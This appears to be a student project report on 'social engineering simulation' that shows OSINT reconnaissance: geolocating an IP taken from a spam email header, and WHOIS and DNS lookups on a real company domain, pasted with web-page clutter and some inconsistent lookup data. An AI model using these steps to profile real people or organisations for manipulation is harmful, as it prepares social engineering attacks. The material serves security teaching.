SOCIAL ENGNEERING SIMULATION

Project by

Team ID : LTVIP2023TMID01799

Team Size : 5

Team Leader : NERELLA ANIL

Team member : SALADI NAGARAJU

Team member : LANKALAPALLI VASU

Team member : KILANA APPALARAJU

Team member : BODDETI MANOHAR SAI

Ambedkar degree college of technology & science

INFORMATION GATHERING

EMAIL FOOTPRINT ANALYSIS

Step -1

Take any junk mail or spam from your mail id

And open it in chrome click show originl then you receivers details

Step -2

Their copy the ip address of the target and paste it on any ip lookup

Step -3

Then you will get the information of the target

I took this ip address from my mail id

54.240.121.209

54.240.121.209 IP Location Information

54.240.121.209 is located and tracked as a US country IP address (ASN: AS14618 AMAZON-AES), with hostname set to a121-209.smtp-out.amazonses.com, at latitude 37.751 and longitude -97.822, in the

United States (US).
As we have already seen, IP 54.240.121.209 is actually the IP address of the United States (US) on the North America continent?

But you probably did not know that the top 5 countries in North America, according to assigned IPv4 and IPv6 addresses, are the United States, Canada, Mexico, Costa Rica and Panama? In terms of the number of assigned IPv4 addresses, the United States is the first in North America, as well as the first in the world with a number of 1,541,605,760 or 35.9% of the total number of assigned IPv4 addresses, while Canada is second in North America and eighth in the world with a number of 79,989,760 or a share of 1.9% of the total allocated IPv4 addresses.

In terms of the number of allocated IPv6 addresses, the United States is the first in North America, as well as in the world with a number of 71,810, while Canada is second in North America and thirty-eighth in the world with a number of 1064.

The final allocation of IPv4 addresses per country has been completed, so it will no longer be possible to allocate more IPv4 blocks at the country level. The future belongs to IPv6 addresses, which will be increasingly implemented and used in the future.

The lookup details for the requested IP are purely informative. Although we try to be precise with the lookup location and other details regarding a certain IP or website we cannot guarantee 100% accuracy.

Namely, in general, IP block ranges change the owner (ISP / Organization) on a daily basis, which contributes to the imbalance in detection.

But in most cases, at least when it comes to the USA, Australia, Canada and Europe, you will be able to get a credible result and information from our IP lookup and know where the device or person behind the requested IP address is geolocated.

Also to remind you that if you want to find the exact physical geolocation of your own device (note that your explicit permission is required for this method) please check out: IP Geolocation

Are you looking for an exact physical address?

Due to user privacy, the exact physical address of the internet device (mobile phone, computer, etc.), website or person you are trying to locate is impossible to know, but in most cases you will know the region (district), city , postal address, along with latitude 37.751 and longtitude -97.822, which is quite enough information when you are doing your own investigation and you also want to see those details on the visual map as well.

Regardless of whether you are looking for as much exact information as possible, regarding IPv4, IPv6 address or domain, with the possibility of insight into the visual display of the traced geolocation on the Map, our advice is to always check your results through our Whois Lookup tool that will reveal a lot of information about the internet service provider and the organization behind the requested domain or IP including email address, phone number and the physical location of the owner of the given IP address or website.

Enter an IP or Domain to search its location and additional information.

IP Address:	54.240.121.209
Hostname:	A121-209.smtp-out.amazonses.com
Internet Protocol:	IPv4 - IP Version 4
Types:	Public
IP Classes:	Class A Range (1.0.0.0 to 126.255.255.255)
Reverse DNS:	209.121.240.54.in-addr.arpa
Blacklist Check:	Not Blacklisted (Clean) [Blacklist Check]
TOR (The Onion Router) Network:	Not detected in TOR exit nodes list
NSLookup (Nameservers):	ns-1130.awsdns-13.org >> 205.251.196.106 ns-1722.awsdns-23.co.uk >> 205.251.198.186 ns-265.awsdns-33.com >> 205.251.193.9 ns-882.awsdns-46.net >> 205.251.195.114


IP Location Details

Continent:	North America (NA)
North America Area:	24,709,000 km² (9,540,000 square miles)
North America Density:	22.9 per km² (159.3 per square mile)
North America Population:	580 million (the fourth largest population) - 7.6%
North America Life Expectancy:	80 years females & 74 years males
Country:	United States (US)
National Motto:	In God We Trust (official) / God Bless America (unofficial)
Anthem:	The Star-Spangled Banner (adopted 1931)
Capital:	Washington
ISP / Organization:	AMAZON-AES
AS Number:	AS14618 AMAZON-AES
Time Zone:	America/North_Dakota/Center
Local Time:	14:09:37
Timezone GMT offset:	7200
Sunrise / Sunset:	13:32 / 03:42

Related IP Information

Continent Latitude/Longitude:	46.07305 / -100.546
Country Latitude/Longitude:	38 / -98
Language:	English
Currency:	United States dollar($) (USD)
IDD Code:	+1

Geolocation of IP on the Map



+−

Leaflet | Map data © OpenStreetMap contributors

Basic Tracking Info

Advertisements

=

WHOIS Information Gathering

Step -1

Open osint framework

Step -2

Get some vulnerable domain name and paste it on who is records

Step -3

Registrar Info

NameDomainSpot LLC

Whois Serverwhois.domaindiscover.com

Referral URLhttps://www.tierra.net

StatusclientTransferProhibited
https://icann.org/epp#clientTransferProhibited

Important Dates

Expires On2031-08-24

Registered On2006-08-24

Updated On2022-06-01

Name Servers

NS-1240.AWSDNS-27.ORG205.251.196.216

NS-1847.AWSDNS-38.CO.UK205.251.199.55

NS-44.AWSDNS-05.COM205.251.192.44

NS-951.AWSDNS-54.NET205.251.195.183

Similar Domains

appdi.co | appdi.com | appdi.ir | appdi.pt | appdi.st | appdia.co.uk | appdia.com | appdia.com.co | appdia.net | appdia.org | appdiabetes.com | appdiag.com | appdiagnos.com | appdiagnos.net | appdiagnos.org | appdiagnoser.com | appdiagnosis.com | appdiagnostic.com | appdiagnostics.com | appdiagram.es |

Registrar DataWe will display stored WHOIS data for up to 30 days.

Registrant Contact Information:

NameWhois Privacy Service

OrganizationWhois Privacy Service

AddressPO BOX 501610

CitySan Diego

State / ProvinceCA

Postal Code92150-1610

CountryUS

Phone+1.6193932111

Email

Administrative Contact Information:

NameWhois Privacy Service

OrganizationWhois Privacy Service

AddressPO BOX 501610

CitySan Diego

State / ProvinceCA

Postal Code92150-1610

CountryUS

Phone+1.6193932111

Email

Technical Contact Information:

NameWhois Privacy Service

OrganizationWhois Privacy Service

AddressPO BOX 501610


CitySan Diego

State / ProvinceCA

Postal Code92150-1610

CountryUS

Phone+1.6193932111


Smartinternz
OSINT Framework
appdirect.com whois lookup - wh
AppDirect | Vulnerability Disclosu
who.is/whois/appdirect.com
YouTube
MHDTVWORLD » Li...
QRadar - Dashboard
My Dashboard | Spl...
Home | Splunk 9.0.5
JioCinema - Watch...
YouTube Download...
Prime Video
(26) Pinterest
who.is
Search for domains or IP addresses...
Premium Domains
Transfer
Features
Login
Sign Up
Find the perfect domain at
Name.com
Everything you need in one place.
SAVE 15% ON YOUR FIRST ORDER
USE PROMO CODE WHOIS
Name.com
New customers only. Discount not applicable to domain transfers, renewals, or premium registrations.
Morning news
Search
9:27 AM
7/30/2023

Name	DomainSpot LLC
Whois Server	whois.domaindiscover.com
Referral URL	https://www.tierra.net
Status	clientTransferProhibited https://icann.org/epp#clientTransferProhibited


Important Dates

Expires On	2031-08-24
Registered On	2006-08-24
Updated On	2022-06-01

Name Servers

NS-1240.AWSDNS-27.ORG	205.251.196.216
NS-1847.AWSDNS-38.CO.UK	205.251.199.55
NS-44.AWSDNS-05.COM	205.251.192.44
NS-951.AWSDNS-54.NET	205.251.195.183

Similar Domains




Similar Domains

appdi.co | appdi.com | appdi.ir | appdi.pt | appdi.st | appdia.co.uk | appdia.com | appdia.com.co | appdia.net | appdia.org | appdiabetes.com | appdiag.com | appdiagnos.com | appdiagnos.net | appdiagnos.org | appdiagnoser.com | appdiagnosis.com | appdiagnostic.com | appdiagnostics.com | appdiagram.es |

Registrar Data

We will display stored WHOIS data for up to 30 days.

```
Registrant Contact Information:
         Name                                Whois Privacy Service
         Organization                        Whois Privacy Service
         Address                             PO BOX 501610
         City                                San Diego
         State / Province                    CA
         Postal Code                         92150-1610
         Country                             US
         Phone                               +1.6193932111
         Email                               whois@emailaddressprotection.com

Administrative Contact Information:
         Name                                Whois Privacy Service
         Organization                        Whois Privacy Service
         Address                             PO BOX 501610
```



```
Administrative Contact Information:
         Name                                Whois Privacy Service
         Organization                        Whois Privacy Service
         Address                             PO BOX 501610
         City                                San Diego
         State / Province                    CA
         Postal Code                         92150-1610
         Country                             US
         Phone                               +1.6193932111
         Email                               whois@emailaddressprotection.com

Technical Contact Information:
         Name                                Whois Privacy Service
         Organization                        Whois Privacy Service
         Address                             PO BOX 501610
         City                                San Diego
         State / Province                    CA
         Postal Code                         92150-1610
         Country                             US
         Phone                               +1.6193932111
         Email                               whois@emailaddressprotection.com

Information Updated: 2023-07-30 03:37:01
```

DNS Information Gathering

Step -1

Take any domain name

And paste in domaintools lookup

Step -2

Registrar DomainSpot LLC

IANA ID: 86

URL: https://www.tierra.net,http://tierra.net

Whois Server: whois.domaindiscover.com

(p)

Registrar Status clientTransferProhibited

Dates 6,183 days old

Created on 2006-08-24

Expires on 2031-08-24

Updated on 2022-06-01

Name Servers NS-1240.AWSDNS-27.ORG (has 51,881 domains)

NS-1847.AWSDNS-38.CO.UK (has 358 domains)

NS-44.AWSDNS-05.COM (has 1,440 domains)

NS-951.AWSDNS-54.NET (has 9 domains)

IP Address 104.17.172.194 is hosted on a dedicated server

IP Location United States - Virginia - Ashburn - Cloudflare Inc.

ASN United States AS13335 CLOUDFLARENET, US (registered Jul 14, 2010)

Domain Status Registered And No Website

IP History 207 changes on 207 unique IP addresses over 19 years

Registrar History 4 registrars with 1 drop

Hosting History 9 changes on 8 unique name servers over 17 years

Whois Record (last updated on 2023-07-30)

Domain Name: appdirect.com

Registry Domain ID:

Registrar WHOIS Server: whois.domaindiscover.com

Registrar URL: https://www.tierra.net

http://tierra.net

Updated Date: 2022-06-01T20:29:34+00:00

2022-06-02

Creation Date: 2006-08-24T14:35:33+00:00

2006-08-24

Registrar Registration Expiration Date: 2031-08-24T20:43:13+00:00

2031-08-24

Registrar: DomainSpot LLC

Sponsoring Registrar IANA ID: 86

Registrar Abuse Contact Email:

Registrar Abuse Contact Phone: +1.6193932105

Status:

    clientTransferProhibited

Registry Registrant ID:

Registrant Name: REDACTED FOR PRIVACY (DT)

Registrant Organization: Whois Privacy Service

Registrant Street: PO BOX 501610

Registrant City: San Diego

Registrant State/Province: CA

Registrant Postal Code: 92150-1610

Registrant Country: US

Registrant Phone: +1.6193932111

Registrant Phone Ext:

Registrant Fax:

Registrant Fax Ext:

Registrant Email: REDACTED FOR PRIVACY (DT)

Registry Admin ID:

Admin Name: REDACTED FOR PRIVACY (DT)

Admin Organization: Whois Privacy Service

Admin Street: PO BOX 501610

Admin City: San Diego

Admin State/Province: CA

Admin Postal Code: 92150-1610

Admin Country: US

Admin Phone: REDACTED FOR PRIVACY (DT)

Admin Phone Ext:

Admin Fax:

Admin Fax Ext:

Admin Email: REDACTED FOR PRIVACY (DT)

Registry Tech ID:

Tech Name: REDACTED FOR PRIVACY (DT)

Tech Organization: Whois Privacy Service

Tech Street: PO BOX 501610

Tech City: San Diego

Tech State/Province: CA

Tech Postal Code: 92150-1610

Tech Country: US

Tech Phone: REDACTED FOR PRIVACY (DT)

Tech Phone Ext:

Tech Fax:

Tech Fax Ext:

Tech Email: REDACTED FOR PRIVACY (DT)

Registry Billing ID:


Billing Name:

Billing Organization:

Billing Street:	
Billing City:	
Billing State/Province:	
Billing Postal Code:	
Billing Country:	
Billing Phone:	
Billing Phone Ext:	
Billing Fax:	
Billing Fax Ext:	
Billing Email:	


Nameservers:

- ns-1240.awsdns-27.org
- ns-1847.awsdns-38.co.uk
- ns-44.awsdns-05.com
- ns-951.awsdns-54.net



Domain Profile

Registrar	DomainSpot LLC IANA ID: 86 URL: https://www.tierra.net,http://tierra.net Whois Server: whois.domaindiscover.com icann-abuse-reports@tierra.net (p) +1.6193932105
Registrar Status	clientTransferProhibited
Dates	6,183 days old Created on 2006-08-24 Expires on 2031-08-24 Updated on 2022-06-01 Whois History
Name Servers	NS-1240.AWSDNS-27.ORG (has 51,881 domains) NS-1847.AWSDNS-38.CO.UK (has 358 domains) NS-44.AWSDNS-05.COM (has 1,440 domains) NS-951.AWSDNS-54.NET (has 9 domains)
IP Address	104.17.172.194 is hosted on a dedicated server
IP Location	- Virginia - Ashburn - Cloudflare Inc.
ASN	AS13335 CLOUDFLARENET, US (registered Jul 14, 2010)



Domain Status	Registered And No Website
IP History	207 changes on 207 unique IP addresses over 19 years
Registrar History	4 registrars with 1 drop
Hosting History	9 changes on 8 unique name servers over 17 years


Whois Record (last updated on 2023-07-30)

```
Domain Name: appdirect.com
Registry Domain ID:
Registrar WHOIS Server: whois.domaindiscover.com
Registrar URL: https://www.tierra.net
        http://tierra.net
Updated Date: 2022-06-01T20:29:34+00:00
        2022-06-02
Creation Date: 2006-08-24T14:35:33+00:00
        2006-08-24
Registrar Registration Expiration Date: 2031-08-24T20:43:13+00:00
        2031-08-24
Registrar: DomainSpot LLC
Sponsoring Registrar IANA ID: 86
Registrar Abuse Contact Email: icann-abuse-reports@tierra.net
Registrar Abuse Contact Phone: +1.6193932105
Status:
        clientTransferProhibited
```

Information Gathering for Social Engneering Attacks

Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.

Social engineering attacks happen in one or more steps. A perpetrator first investigates the intended victim to gather necessary background information, such as potential points of entry and weak security protocols, needed to proceed with the attack. Then, the attacker moves to gain the victim's trust and provide stimuli for subsequent actions that break security practices, such as revealing sensitive information or granting access to critical resources.


Preparing the ground for the attack:
· Identifying the victim(s).
· Gathering background information.
· Selecting attack method(s).
